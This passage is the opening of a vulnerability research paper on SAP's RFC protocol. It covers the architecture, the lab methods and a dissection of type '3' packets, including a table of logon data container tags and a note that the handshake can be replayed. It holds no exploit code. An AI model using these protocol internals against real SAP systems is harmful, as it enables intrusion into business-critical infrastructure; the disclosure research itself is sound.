# Everyone Knows SAP, Everyone Uses SAP, Everyone Uses RFC, No One Knows RFC:

From RFC to RCE 16 Years Later


Hagg, Fabian Emanuel

*SEC Consult Vulnerability Lab - SEC Consult, an Eviden business*

*f.hagg@sec-consult.com*



***Abstract*—Remote Function Call (RFC) is a proprietary communication protocol required for all systems operating the SAP® Application Server for ABAP®, making it one of the most appealing targets for attacks on business-critical SAP system landscapes. With the talk ”Attacking the Giants: Exploiting SAP Internals” presented by M. Nuñez at Black Hat Europe 2007, the protocol reached the security research community for the first time. Nowadays, SAP systems became increasingly interconnected not only internally, but also across network trust boundaries. This circumstance results in enterprises relying on the RFC interface technology and its codebase more than ever. The present paper reports on an independent analysis of the protocol as it is used in SAP NetWeaver® Application Server ABAP and ABAP Platform for server-to-server communication of type ’3’. By employing a hybrid security testing approach combining static and dynamic analysis techniques, the objective of this research in re-assessing the RFC attack surface yielded alternate logon material, cryptographic failures, memory corruptions, and ABAP programming pitfalls. This paper examines each of the identified vulnerabilities, demystifying somewhat forgotten inner workings of the protocol and key security mechanisms to highlight novel attack vectors and a wormable exploitation chain.**



***Index Terms*—Enterprise Software, RFC, SAP, ABAP, NetWeaver, CVE-2021-27610, CVE-2023-0014, CVE-2021-33677, CVE-2021-33684**


## I. Introduction

With a customer base that constitutes 400,000 organizations, accounting for 87% of total global commerce, SAP SE is a market share leader in enterprise business applications [1]. Its software products are used by organizations of all sizes from SMEs to large multinational corporations, in a variety of industries, including manufacturing, retail, healthcare and energy. There are numerous mission-critical SAP systems embedded in IT infrastructures storing and processing sensitive data such as financial information, customer data, intellectual property, and PII records. A central issue in protecting these systems against adversaries is the complexity of the proprietary RFC interface technology. RFC itself is a long-standing legacy protocol that traces its roots back more than two decades. Anchoring it deep in the core of fundamental platform technologies and making it part of the Advanced Business Application Programming (ABAP) language scope contributed to its proliferation, eventually making it a protocol still highly relevant today. Although considerable research has been devoted to the investigation of available RFC software libraries, protocol security features, and the operation mode of RFC in integrating SAP systems with external RFC server programs, less attention has been paid to vulnerability research on the server-side implementation in SAP NetWeaver Application Server ABAP and ABAP Platform. Given its undocumented nature, I found the ratio of an attack surface imposed by a presumably large and aged codebase to the relatively small number of vulnerabilities registered in the National Vulnerability Database (NVD) to be rather inconsistent. In an offensive security research, primarily inspired by the work of M. Nuñez [2] and E. Arsal [3], the RFC attack surface was re-investigated with a focus on high-impact implementation bugs.

The purpose of the present paper is to provide technical details intended to simplify the understanding of a series of vulnerabilities discovered in the RFC interface technology as it is used in the SAP software stack for server-to-server communications between ABAP based systems, how they potentially could be exploited in order to achieve Remote Code Execution (RCE), and how to mitigate them. The paper will also demonstrate the severe consequences these vulnerabilities have, affecting an extremely wide range of SAP software products. Tab. I provides an overview of the vulnerabilities with their CVE records, CVSS ratings, and main weaknesses types.

TABLE I
CVE Records Overview

| Affected SW (ABAP/Kernel) | Vulnerability Record | | |
|---|---|---|---|
| | *CVE ID* | *CVSS (CNA)* | *CWE* |
| Both | CVE-2021-27610 | 9.0 | CWE-287/310 |
| ABAP | CVE-2021-33677 | 6.5 | CWE-284/918 |
| Kernel | CVE-2021-33684 | 5.3 | CWE-787 |
| Both | CVE-2023-0014 | 9.0 | CWE-294/310 |

The issues found are comprised of a set of 4 interrelated vulnerabilities affecting kernel binary disp+work and ABAP core components. They are triggered by sending crafted RFC packets to remote TCP port 33NM (being NM the instance number) of a host running the RFC Gateway service, part of a dialog application server instance. Specific vulnerabilities may also be triggered by sending crafted HTTP packets to remote TCP ports of the Internet Communication Manager (ICM), part of a dialog application server instance. Another 6 vulnerabilities with medium up to critical impact were identified in the coding of ABAP function modules, included in different software components, in a prior project. They could lead to denial of service, information disclosure, and code execution. These issues have already been presented as part of previous publications of the SEC Consult Vulnerability Lab [4] and are therefore not touched upon herein.

The remainder of this paper is divided into nine chapters. Following a brief introduction to the state of the art in II, the research methods and analysis techniques are outlined in III. It is then showcased how the protocol was analysed in a laboratory environment to understand its inner workings and data structures in IV. Based on that groundwork, V to VIII detail on the individual vulnerabilities found and how they potentially could be exploited. The paper concludes in IX with appropriate recommendations for SAP users to protect against the attacks presented and a final summary of the research findings in X. Multiple Python scripts, created for vulnerability verification, can be found in Appendices A - D.

## II. Background

### A. ABAP Technology Stack and Platform Architecture

SAP NetWeaver Application Server ABAP and ABAP Platform (hereinafter generally referred to as AS ABAP), when deployed for software solutions based on the ABAP technology stack such as required in SAP® ERP Central Component, SAP S/4HANA®, SAP® BW/4HANA®, SAP® Gateway, SAP® Business Warehouse, SAP® Solution Manager, SAP® Supplier Relationship Management, SAP® Supply Chain Management , SAP® Governance Risk and Compliance Access Control, SAP® for Oil & Gas, SAP® for Utilities, SAP® Employee Central Payroll, and many other on-premise as well as cloud offerings, are part of a software-oriented three-tier architecture consisting of the presentation, application, and database layers.

In this architecture, the AS ABAP resides in the application layer where it serves as the foundation for a myriad of business programs developed on top of it. Different components that ensure the operation of the system are distributed across a configurable number of different instances. These instances can run together on a single host or be networked across multiple servers. Each unique SAP system identified by a three-character SID consists of one commonly shared database within the data layer, one or more application server instances known as primary application server (PAS) and additional application servers (AAS), and one ABAP central services instance (ASCS) [5], [6]. Fig. 1 depicts a simplified reference architecture with all the different components being illustrated. An application server instance is an administrative sub-unit of an SAP system. It takes the form of a set




Fig. 1. Simplified Platform Reference Architecture (modified taken from [6]).

of cooperating processes running on the same host, and having shared memory areas allocated for communication with each other [5], [7], [8]. Dialog instances provide the actual data processing services within the application layer. In this context, the kernel for AS ABAP is at the core of each instance, serving the ABAP runtime environment and an interface between the business applications written in ABAP and the underlying operating system. The kernel is implemented as a set of executable files and shared libraries mainly written in C/C++. Besides, some of the core infrastructure runs directly within the ABAP Virtual Machine (ABAP VM). Certain processes provided by the kernel contribute to the computing functions of the system in the way they work together, while other components handle I/O operations, provide interfaces for distinct communication channels, and allow for data to be exchanged with external SAP and Non-SAP systems. The smallest possible set of executable files of the kernel (excluding any shared libraries) required to operate a dialog instance of the AS ABAP is shown in Tab. II [5]. With the gwrd binary providing the

TABLE II
Core ABAP Kernel Binaries of Dialog Instances

| Binary | Service description | Protocols |
|---|---|---|
| disp+work | Providing the ABAP Dispatcher service and a configurable number of different work processes (WP) | DIAG |
| gwrd | Providing the RFC Gateway service | RFC, CPI-C |
| icman | Providing the ICM service | HTTP/S, SMTP |

RFC Gateway, the kernel implements the network service of an SAP system that manages communications based on the proprietary RFC protocol. It exists once per instance and listens on TCP ports 33NM and 48NM by default [9].

### B. The RFC Interface Technology

The RFC interface provides a client-server architecture that facilitates the execution of functions on the remote side. Here, AS ABAP can act both as an RFC client (also known as the calling instance) and as an RFC server (also known as the called instance) allowing for direct server-to-server communications and distributed programming in a Remote Procedure Call (RPC) alike framework for networked application servers. When operating as a client, communication is established using connection attributes that are defined in RFC destinations stored in the RFCDES database table. These destinations are configured and administered using transaction SM59 [10]. External RFC clients and RFC servers can be programmed with different coding languages using licensed software libraries such as the SAP Java Connector (SAP JCo), the SAP Connector for Microsoft .NET (NCo), the SAP NetWeaver RFC SDK, and the (obsolete) classic RFC library, collectively known as SAP Connectors [2], [11]. The technical RFC integration scenarios supported by the AS ABAP include [10]:

1) ABAP Function Modules: Function modules are procedures implemented in the ABAP programming language and executed in the ABAP VM. These functions can be configured to be remote-enabled, allowing them to be called directly over the network from a remote RFC client. This client can be another AS ABAP of the same system or of another SAP system, or any other RFC client that implements the RFC protocol by means of one of the existing software libraries. At the server side, the RFC Gateway forwards the request to one of the available dialog (DIA) work processes for further processing. In transaction SM59, this integration scenario is designated with destinations of type '3' (RFC Connection to ABAP system using TCP/IP), respectively 'W' (WebSocket RFC).

2) Registered RFC Server Programs: Registered RFC server programs dynamically register with the RFC Gateway maintaining this connection alive to provide functions that can be consumed by the local AS ABAP or any remote RFC client connecting through the RFC Gateway service. In transaction SM59, this integration scenario is designated with destinations of type 'T' (TCP/IP connection).

3) Started RFC Server Programs: Started RFC server programs are executables (e.g. tp, sapxpg) at the operating system level of an application server that are launched ad hoc by the RFC Gateway when requested by an RFC client. This client can be the local AS ABAP or any other remote RFC client requesting the program start via the RFC Gateway service. In transaction SM59, this integration scenario is also designated with destinations of type 'T' (TCP/IP connection).

Remote calling of ABAP function modules using RFC type '3' is one of the most common integration setups. It provides a basis for more high-level technologies such as Business Application Programming Interface (BAPI) or Application Link Enabling (ALE). AS ABAP comes with a variety of standard functions that establish business and technical interfaces accessible through the RFC Gateway service. They are designed to be called from other programs and therefore define a public interface with multiple parameter structures through which input and output data can be passed. Furthermore, this interface can be used to implement a shared exception handling. Embedded into the programming language, a function module can be invoked from within an ABAP program using the CALL FUNCTION statement. As shown in Fig. 2, the addition DESTINATION, typically followed with the name of the RFC destination as maintained in SM59, is used to perform this call targeted to a remote host. The protocol implementation has evolved over time to support function calls in many different flavors (sRFC, aRFC, tRFC, qRFC, bgRFC) enabling synchronous and asynchronous communication [10]. In addition, as of ABAP Platform 1909, AS ABAP supports the use of HTTP/WebSockets as a transport layer for RFC calls [12].

Because of its historical significance, RFC still holds its position as the de facto standard for interconnectivity in SAP system landscapes. Although new integration options, primarily focused on adopting REST-based data services such as those exposed via the Open Data Protocol (OData), are widely available, RFC persists in use. Today, its capabilities are combined with modern technologies, programming paradigms, and deployment architectures. In fact, SAP system landscapes continue to install hundreds of RFC links. Typical use cases are:

- Central hubs such as SAP Solution Manager (SolMan) and Central User Administration (CUA) leverage RFC to connect with managed satellite systems for system monitoring and user management [13], [14].
- The Transport Management System (TMS) uses RFC to connect ABAP systems of a transport domain for software logistics and change management [15].
- In the SAP Fiori® infrastructure, RFC is used to connect frontend systems (e.g. SAP Gateway Hub) with backend systems [16].
- In hybrid architectures and multi-cloud environments, SAP Cloud Integration provides the RFC Receiver Adapter to connect systems with cloud appliances including SAP S/4HANA® Cloud edition [17].
- SAP Business Technology Platform (BTP) enables applications deployed in the cloud to connect with on-premise ABAP systems and vice versa using RFC via WebSockets or a secure TLS/SSL tunnel established using the SAP Cloud Connector [18].
- In Internet-facing scenarios including B2B/B2G, external systems can connect with backend systems via middle-




Fig. 2. ABAP Function Module Call via Server-to-Server RFC Communication of Type '3' (modified taken from [10]).

ware components such as SAProuter or the SAP Business Connector capable of mapping XML/web-based requests to proprietary RFC calls [19].

### C. *Related and Previous Work*

When reviewing previous security research in the SAP domain, it is noticeable that RFC represents one of the most frequently studied technologies. During the past 16 years, there have been several researchers who have contributed to emphasize the relevance of the RFC interface technology in terms of its impact on SAP system security.

As early as 2007, M. Nuñez demonstrated the first practical attacks at Black Hat Europe, exploiting previously undisclosed vulnerabilities found in standard functions of the classic RFC library and architectural weaknesses of registered RFC server programs paired with insecure configurations (Evil Twin, Stealth EvilTwin, RFC Callback) [2]. These attacks were later revisited and referenced in other conference talks and by other security researchers [3], [20]–[22]. Furthermore, Nuñez gave first insights into the obfuscation routine (in kernel version 7.00) used to hide passwords in RFC network packets. Some of his research was incorporated into the now-discontinued assessment toolkit *sapyto*, detailed at Black Hat Europe 2009 through the "SAP Penetration Testing" briefing [23]. The tool formed the basis for *bizsploit*, another more comprehensive framework that was later released and is now no longer available [24]. Yet, other researchers have re-implemented similar solutions, such as *PowerSAP*, based on different SAP Connectors and made them available to the public domain [25].

In 2010, E. Arsal highlighted the importance of securing the RFC Gateway during his talk "Rootkits and Trojans on your SAP Landscape" at the Chaos Communication Congress 27C3, revisiting previously illustrated attacks and showcasing legitimate ABAP function modules that can be misused to facilitate post-exploitation tasks [3].

In 2012, RFC once again was stressed for being one of the most remarkable targets on SAP systems. For instance, at Hacktivity 2012, A. Polyakov mentioned insecure RFC interfaces in the Top 10 security risks catalog of the non-profit business application security initiative BIZEC [26]. At DEF CON 20, in his research on the proprietary Dynamic Information and Action Gateway (DIAG) protocol, M. Gallo found that RFC calls are embedded in client-server SAP GUI communications [27]. A Wireshark plugin containing the first basic RFC dissector with limited coverage was made available. That same year, at SAP TechEd 2012, B. Brencher provided insights into SAP's internal project to secure the RFC interface during his session "SAP Runs SAP – Remote Function Call: Hacking and Defense" [28]. The proposed methodology to implement defensive measures for securing external RFC server programs (started/registered) covered the *secinfo* and *reginfo* access control lists.

Whilst the vendor has issued numerous security notes to protect SAP systems from remotely initiated attacks, the most holistic and extensive documentation was published in 2014 with the regularly updated "Securing Remote Function Call (RFC)" whitepaper [29]. The paper summarizes important security controls and hardening measures that have been implemented over time. This includes entire frameworks such as RFC Callback Whitelists, the Switchable Authorization Check Framework (SACF), or the Unified Connectivity Framework (UCON).

The obfuscation routine for recovering plaintext credentials from RFC packets, originally addressed by Nuñez, has been explored in newer versions of the SAP NetWeaver RFC SDK and AS ABAP by D. Chastuhin presented as part of the presentation "All Your SAP Passwords Belong to Us" at the 2014 Confidence Security Conference [30] and specifically by E. Fausto during the talk "Recovering SAP RFC Credentials from Network Traffic" at Ekoparty 2015 [31]. Further, Chastuhin and V. Egorov studied the custom encryption algorithm of the Secure Storage in the Database implemented in AS ABAP for encrypted storage of RFC credentials at rest. It has been restated by Y. Genuer in the Devoteam blog "The security of 'SAP Secure Storage'" [32].

Recent research presented in the "SAP Gateway to Heaven" talk by D. Chastuhin and M. Geli at the 2019 OPCDE conference introduced an exploitation chain that combined a well-known attack on started RFC server programs with improper access control configuration of additional SAP network services (Message Server, SAProuter) [33]. As a result of their protocol analysis of type 'T' server-to-server RFC communication, they were the first to publish proof of concept (PoC) exploit code that abuses the sapxpg kernel binary for RCE on insecurely configured systems [34]. In evaluating the attack surface, at least 3,000 RFC Gateway services exposed to the Internet were identified by the researchers. Their findings on reverse engineering the protocol structure have also been integrated into the open source pysap library [35], developed primarily by M. Gallo and now part of the OWASP Core Business Application Security (CBAS) project [36].

## III. Laboratory Environment and Analysis Techniques

Despite the fact that a significant proportion of previous security research has centered on the RFC protocol, this work revisited its attack surface with a specific focus on the server-side implementation in AS ABAP. All tests were conducted on standard installations of SAP NetWeaver Application Server ABAP 752 SP04 (kernel disp+work 753 PL400, SAP_BASIS 752 SP0004) and ABAP Platform 1909 (kernel disp+work 777 PL200, SAP_BASIS 754 SP0002) running on 64-bit platforms with Linux distributions openSUSE Leap and Debian deployed in a virtualized lab environment with underlying SAP HANA® and SAP® ASE databases. No additional testing on other releases has been carried out. In approaching the server-side implementation, a set of static and dynamic analysis techniques were combined, applying several established testing methods such as those proposed by Google Project Zero researcher J. Forshaw [37]. Analysis was supported by common tools known in the security realm.

A **literature study** has been carried out to deepen domain knowledge about the RFC technology. This involved reviewing and assembling vendor documentation and security notes equally to public vulnerabilities and previous research articles.

Binary disp+work and shared libraries have been reverse engineered to explore the kernel-side implementation of the protocol and related security mechanisms. The open source framework **Ghidra**, released by the National Security Agency (NSA) as part of the RSA conference in 2019, was used [38].

Binary disp+work has been analysed with the cross-platform **Evan Teran's Debugger (edb)** [39] providing a graphical user interface and similar capabilities as the GNU Debugger (gdb). To attach the debugger to the correct process, the number of dialog work processes started by the server was reduced by setting profile parameter *rdisp/wp_no_dia* accordingly. Where it was necessary to follow child processes, gdb was used instead with the *follow-fork-mode* command.

**Wireshark** has been employed for analysis from the wire. It was used to understand the message flow, protocol packet structure, and data encoding schemes. The SAP Dissector plugin was built as part of Wireshark for fundamental dissection of basic RFC items [40].

**Python3** has been taken into the dynamic analysis to script communication, perform packet parsing locally, and verify assumptions derived from the results of other analysis techniques. Scripts were developed for remote service fuzzing and identification of memory corruption vulnerabilities.

Built-in tools of the application server have been used to perform **static source code analysis of ABAP** components. This involved the function builder in transaction SE37, the ABAP workbench in transaction SE80, and other commonly known transactions and programs. The same tools were used to verify identified vulnerabilities locally before they were scripted and tested remotely using custom Python scripts.

**Log and trace files** (developer trace, authorization trace, gateway log, etc.) [41] of the application server were viewed to identify and understand relevant kernel functions, their execution flow, and general system behavior. Profile parameter *rdisp/TRACE* was set to value '3' and trace components 'Taskhandler', 'ABAP proc.', 'Crypto library', 'Security', 'ABAP Coverage', 'Background', 'Database', 'Dial. proc.', 'IPC', and 'Extended Memory' were enabled for all dialog work processes in transaction SM50 to increase the verbosity of information written into the developer trace. Besides, transactions SM04 and ST22 were used to inspect user sessions and runtime errors.

All vulnerabilities raised during this work were responsibly reported to the SAP Product Security Response Team (PSRT) right after discovery so that the vendor was able to start with the patch development process immediately. With the last patch being posted in January 2023 (see chap. IX), this process took a total of almost 2 years for all patches to be complete. In parallel, further investigations were made to identify new vulnerabilities and evaluate on the preliminary results. Once fixes for the vulnerabilities were available, a **post-patch analysis** was conducted. This involved reviewing related security notes and information published by the vendor. Unforeseen implications of the findings were re-investigated using the same techniques as employed in the initial phase of the project. As not all information was available at the time of discovery, this part of the work ensured completeness of vulnerability impact evaluation.

In the following chapters, the findings of the vulnerability research are provided starting with a low-level protocol analysis that allowed to dig deeper into the inner workings of the protocol and server implementation.

## IV. Dissecting Server-to-Server RFC Communication of Type ’3’

RFC is a protocol based on the TCP/IP stack with its TCP stream being unencrypted by default when Secure Network Communications (SNC) is not enabled. It builds on top of the proprietary Network Interface (NI), forming an intermediate layer between the transport level and upper levels of the ISO/OSI reference model. Furthermore, it extends IBM’s CPI-C interface [2], [42]. The function builder in transaction SE37 was used to generate network traffic by calling function modules on a remote system side using an RFC destination of type ’3’ created prior, thereby establishing a communication between two instances of the AS ABAP. When inspecting the captured traffic, it can be observed that the protocol implements a simple two-way handshake, dubbed as ’NI/RFC handshake’, where the RFC Gateway services of the calling and the called instance create a new RFC connection. The calling instance initiates this handshake by sending a ping, followed by the called instance acknowledging the request with a pong message signaling that it is ready to receive data. From that moment on, the TCP stream is used for data transfer, allowing the calling instance to make function calls and the called instance to return its results. The connection is closed by the calling instance when the called partner becomes unresponsive or the connection enters an idle state with the threshold configured via profile parameter *gw/gw_disconnect* being reached. Both packets of the NI/RFC handshake are identified by the SAP dissector plug-in for Wireshark as being of type `GW_REMOTE_GATEWAY` in version 2. Their structure and contents appear similar to what has been found in packet type `GW_NORMAL_CLIENT`, containing connection-related information such as the character set (code page) and the service/tp name of the calling instance [35], [43]. After being populated within the first ping packet, most information is echoed by the receiving AS ABAP in its pong response message. A few one-byte flags were determined to be dynamic. Replaying the captured packets, it was possible to both mimic the calling and the called instance side to successfully accomplish a handshake. Therefore, no further investigations were performed on these packets.




Fig. 3. RFC Packet Flow in Server-to-Server Communication of Type ’3’.

I denote the packets that are subsequently sent over the established channel as ’RFC Conversation Packets’. Conversation packets transport the payload of function calls and are linked to a stateful conversation, which in turn is bound to the RFC connection and a transactional context. During a conversation, multiple function calls can be made, with the calling instance having to authenticate only on the first request to obtain an ABAP session belonging to a user session known as the RFC session [7], which inherits the context of the destination user on the called instance side. Several successive conversations can occur in a single RFC connection. On the server side, the User Sessions Monitor in transaction SM04 enables the inspection of active RFC conversations and their corresponding user sessions as can be seen in Fig. 4.




Fig. 4. RFC Conversation and User Session in Transaction SM04.

RFC conversations themselves are identifiable with a 8-digit conversation ID (CONVID) found in the Advanced-Program-to-Program Communication (APPC) header structure of the packets. The CONVID was seen to be announced by the initiator of the conversation, that is the calling instance. On the called instance side, it is then associated by disp+work with an RFC handle and the created user session (see Fig. 4).

The SAP dissector plug-in for Wireshark was able to dissect the APPC header structure of the conversation packets but lacked any further coverage of data in the more inner levels of the protocol. The packets are identified as being of request type `F_ACCEPT_CONVERSATION` (for data sent from the calling instance to the called instance) and `F_SAP_SEND` (for data returned from the called instance to the calling instance) in APPC version 6.

When transferring conversation packets through the RFC Gateway service over the network and after an initial NI/RFC handshake, it was seen that AS ABAP applies a simple Tag, Length, Value (TLV) pattern [37] to transmit different kind of data in so-called data containers. This pattern is depicted in Figure 5. The Tag of the data container (internally interpreted as integer type) represents a unique identifier for determining how to further process the data on the RFC server side. A large number of data containers, with




Fig. 5. Layout of RFC Data Container.

different sizes and types of information included, were




Fig. 6. Protocol Stack and Data Containers of RFC Conversation Packets in Server-to-Server Communication of Type '3'.

observed. The data value field of a container may contain more complex nested data structures, as seen, for example, in 'RFC_UKEY_STRUCT', 'CPIC_SUFFIX_STRUCT'[1], and 'CPIC_RFC_TH_STRUCT'[1] containers. When performing dynamic tests where malformed packets are sent, it can be noticed that the order of data containers appears to follow a well-defined topology, with the kernel performing sanity checks to verify whether specific container chains are present as expected. Furthermore, redundant containers with different tags were found to carry identical data values when traversing between the communicating parties, indicating that there might be different kernel components responsible for distinct segments of the network packets. Given this assumption and the results from dynamic and static analysis, a protocol stack for server-to-server communications of type '3' was drawn. The first packet of an RFC conversation, sent from the calling to the called instance to establish a new conversation, is itemized in Figure 6. The logon data segment 'RFC_SIGNON_DATA', marked in red, includes data containers that hold logon information evaluated and processed by kernel functions *disp+work!ab_isignon* and *disp+work!ab_xsignon* during request processing on the AS ABAP receiver side. The data value field of some of these containers is scrambled using an obfuscation routine further discussed in section VI. Tab. III provides an overview of the different data containers of the logon data section, recognized to be parsed by *ab_isignon* and inserted into data structure 'SIGNONCNTL' that is linked to the RFC conversation and stored in shared memory (em/private heap).

[1]partially consistent with their implementation in pysap, version 0.1.20.dev0, module SAPRFC.py [35], [43]

The data in this structure is of relevance for the mechanisms and vulnerabilities described in the following sections of this paper.

TABLE III
RFC DATA CONTAINERS PARSED BY DISP+WORK!AB_ISIGNON.

| Tag | Description/Data Value | Data Container |
|---|---|---|
| 0x0111 | Destination user name (User) | RFC_SIGNON_USER |
| 0x0117 | Destination user password | RFC_SIGNON_PASSWD |
| 0x0114 | Destination system client (Client) | RFC_SIGNON_SYSCLNT |
| 0x0115 | Logon language | RFC_SIGNON_LGN_LANG |
| 0x0141 | External Ticket (ExtTicket) | RFC_SIGNON_EXTTICKET |
| 0x0120 | External Ticket old (Ticket) | RFC_SIGNON_TICKET |
| 0x0140 | Internal Ticket (IntTicket) | RFC_SIGNON_INTTICKET |
| 0x0119 | Caller user name (CUser) | RFC_SIGNON_CUSER |
| 0x000e | Caller system client (CClient) | RFC_SIGNON_CSYSCLNT |
| 0x0003 | Caller system identifier (CSID) | RFC_SIGNON_CSID |
| 0x000c | Caller transaction ID (CTransID) | RFC_SIGNON_CTRANSID |
| 0x0122 | Timestamp yyyyMMddHHmmss | RFC_SIGNON_TIMESTAMP |
| 0x0135 | Caller installation No. (CInstNo) | RFC_SIGNON_CINSTNO |
| 0x0121 | Single logon flag | RFC_SIGNON_SING_LGN |
| 0x0129 | Alias user | RFC_SIGNON_ALIAS_USER |
| 0x0672 | X.509 certificate | RFC_SIGNON_X509 |
| 0x0670 | SSO2 string | RFC_SIGNON_SSO2_STR |
| 0x0673 | External ID ExtId | RFC_SIGNON_EXTID |
| 0x0123 | Information (single flag) | RFC_SIGNON_INFOFLAG |
| 0x0112 | unknown | unknown |
| 0x000f | unknown | unknown |
| 0x0113 | unknown | unknown |
| 0x0674 | unknown | unknown |
| 0x0675 | unknown | unknown |

## V. ALTERNATE LOGON MATERIAL AND DESIGN FLAWS [CVE-2021-27610, CVE-2023-0014]

It has been identified that AS ABAP relies on special logon tickets being stored in RFC data containers with tags 0x0120, 0x0140, and 0x0141 to confirm the identity of the RFC

